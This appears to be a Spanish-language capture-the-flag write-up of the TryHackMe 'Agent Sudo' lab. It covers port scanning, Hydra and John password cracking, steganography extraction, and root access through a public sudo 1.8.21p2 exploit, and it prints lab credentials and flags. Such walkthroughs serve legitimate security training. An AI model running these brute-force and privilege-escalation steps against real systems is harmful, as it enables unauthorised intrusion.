
Agent Sudo



10/11/2021

Enumeration

Whatweb

whatweb 10.10.73.179
http://10.10.73.179 [200 OK] Apache[2.4.29], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.29 (Ubuntu)], IP[10.10.73.179], Title[Annoucement]

WhichSystem.py

mediante el tty, sabemos que es una maquina Linux
whichSystem.py 10.10.73.179
10.10.73.179 (ttl -> 61): Linux

nmap

sudo nmap -p- -sS --min-rate 5000 --open -vvv -n -Pn 10.10.73.179

21/tcp open ftp   syn-ack ttl 61
22/tcp open ssh   syn-ack ttl 61
80/tcp open http   syn-ack ttl 61

descubrimos tres puertos

lanzaremos scripts basicos de reconocimiento y detectar la version

sudo nmap -sC -sV -p21,80,2222 10.10.73.179

PORT   STATE SERVICE VERSION
21/tcp open ftp   vsftpd 3.0.3
22/tcp open ssh   OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 ef:1f:5d:04:d4:77:95:06:60:72:ec:f0:58:f2:cc:07 (RSA)
| 256 5e:02:d1:9a:c4:e7:43:06:62:c1:9e:25:84:8a:e7:ea (ECDSA)
|_ 256 2d:00:5c:b9:fd:a8:c8:d8:80:e3:92:4f:8b:4f:18:e2 (ED25519)
80/tcp open http   Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Annoucement
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

descubrimos que podemos acceder al ftp
ftp 10.10.73.179
pero nos pide credenciales

ademas de esto lanzaremos un reconocimiento de vulnerabilidades

```
sudo nmap --script=vuln -p21,80,2222 10.10.73.179
```

```
PORT     STATE SERVICE VERSION
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug)
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
```

no encontramos alguna vulnerabilidad

ingresamos a la página y nos dice lo siguiente:

http://10.10.47.122

Dear agents,

Use your own codename as user-agent to access the site.

From,
Agent R

por lo que ahora usuraremos curl para ver la petición

curl http://[ip] -H “[user]” -L

```
curl http://10.10.73.179 -H "User-agent: C" -L
```

Attention chris,

Do you still remember our deal? Please tell agent J about the stuff ASAP. Also, change your god damn password, is weak!

From,
Agent R

encontramos un usuario chris y además nos dice que su password es devil

Hydra

craqueamos el password con el usuario encontrado en Agent-user

hydra -l <username> -P <full path to pass> MACHINE_IP -t 4 ssh

```
hydra -l chris -P /usr/share/wordlists/rockyou.txt 10.10.73.179 -t 4 ftp
```

[21][ftp] host: 10.10.73.179   login: chris   password: crystal

FTP

por lo que ahora volvemos a entrar al ftp

ftp 10.10.73.179
username:chris
password:crystal

encontramos varios archivos

 cute-alien.jpg cutie.png To_agentJ.txt

Dear agent J,
All these alien like photos are fake! Agent R stored the real
picture inside your directory. Your login password is somehow
stored in the fake picture. It shouldn't be a problem for you.
From,
Agent C

inspeccionamos las imagenes

strings cute-alien.jpg
no encontramos nada raro

strings cutie.png
To_agentR.txt

encontramos este archivo

Binwalk

podemos extraer los binarios embabidos

binwalk -e cutie.png
 365 365.zlib 8702.zip To_agentR.txt

FTPJohn the riper

podemos realizar fuerza bruta para encontrar el password de zip

zip2john 8702.zip > password.txt
john --wordlist=/usr/share/wordlists/rockyou.txt password.txt

john --show password.txt
8702.zip/To_agentR.txt:alien:To_agentR.txt:8702.zip:8702.zip

encontramos el password alien

7z

descomprimimos el archivo
7z x 8702.zip

nos estrae el archivo To_agentR.txt

cat To-agentR.txt
Agent C,
We need to send the picture to 'QXJlYTUx' as soon as possible!
By,
Agent R

por lo que nos nombra que se lo tenemos que enviar

nos suena que es base 64
creamos un archivo
nano base64
Area51

encontramos un passwod
nos regresamos de nuevo a la carpeta donde esta

steghide

vemos el tipo de información que contiene el archivo cute-alien.jpg

steghide info cute-alien.jpg
ponemos el password: Area51
"cute-alien.jpg":
  format: jpeg
  capacity: 1.8 KB
Try to get information about embedded data ? (y/n) y
Enter passphrase:
  embedded file "message.txt":
    size: 181.0 Byte
    encrypted: rijndael-128, cbc
    compressed: yes

por lo que nos dice que cuando se descomprima obtendremos un archivo llamado message.txt

steghide extract -sf cute-alien.jpg
ponemos el password: Area51

obtenemos un usuario llamado james

Hi james,
Glad you find this message. Your login password is hackerrules!
Don't ask me why the password look cheesy, ask agent R who set this password for you.

Your buddy,
chris

y nos dice que nuestro password es
hackerrules!

Obteniendo acceso a usuario normal

ingresamos a puerto ssh

ssh james@10.10.73.179 -p 22
password: hackerrules!

y tenemos éxito

ls
user.txt Alien_autospy.jpg
cat user_flag.txt
obetenemos la bandera
b03d975e8c92a7c04146cfa7a5a313c7

Además, encontramos otro archivo llamado Alien_autospy.jpg
nos compartimos el archivo
scp james@10.10.73.179:/home/james/Alien_autospy.jpg .

Abrimos la imagen

buscamos en internet y encontramos

Roswell alien autopsy

Explotation

ahora buscamos algun tipo de escalada de privilegios
encontramos otro usuario

sunbath

ejecutando el siguiente comando podemos escalar privilegios

sudo -l

```
sudo -l
[sudo] password for james:
Matching Defaults entries for james on agent-sudo:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User james may run the following commands on agent-sudo:
    (ALL, !root) /bin/bash
```

```
sudo -V
Sudo version 1.8.21p2
Sudoers policy plugin version 1.8.21p2
Sudoers file grammar version 46
Sudoers I/O plugin version 1.8.21p2
```

buscamos el exploit
searchsploit "sudo 1.8.2"
searchsploit -m linux/local/47502.py

Obteniendo acceso a usuario root

subimos el exploit a la maquina target

damos privilegios de ejecución
chmod +x exploit.py

ejecutamos
python3 exploit.py

```
Enter current username :james
[sudo] password for james:
Lets hope it works
```

cd root/
ls
root.txt
cat root.txt
To Mr.hacker,

Congratulation on rooting this box. This box was designed for TryHackMe. Tips, always update your machine.

Your flag is
b53a02f55b57d4439e3341834d70c062

By,
DesKel a.k.a Agent R

cd root/
ls
root.txt
cat root.txt
obetenemos la bandera
b53a02f55b57d4439e3341834d70c062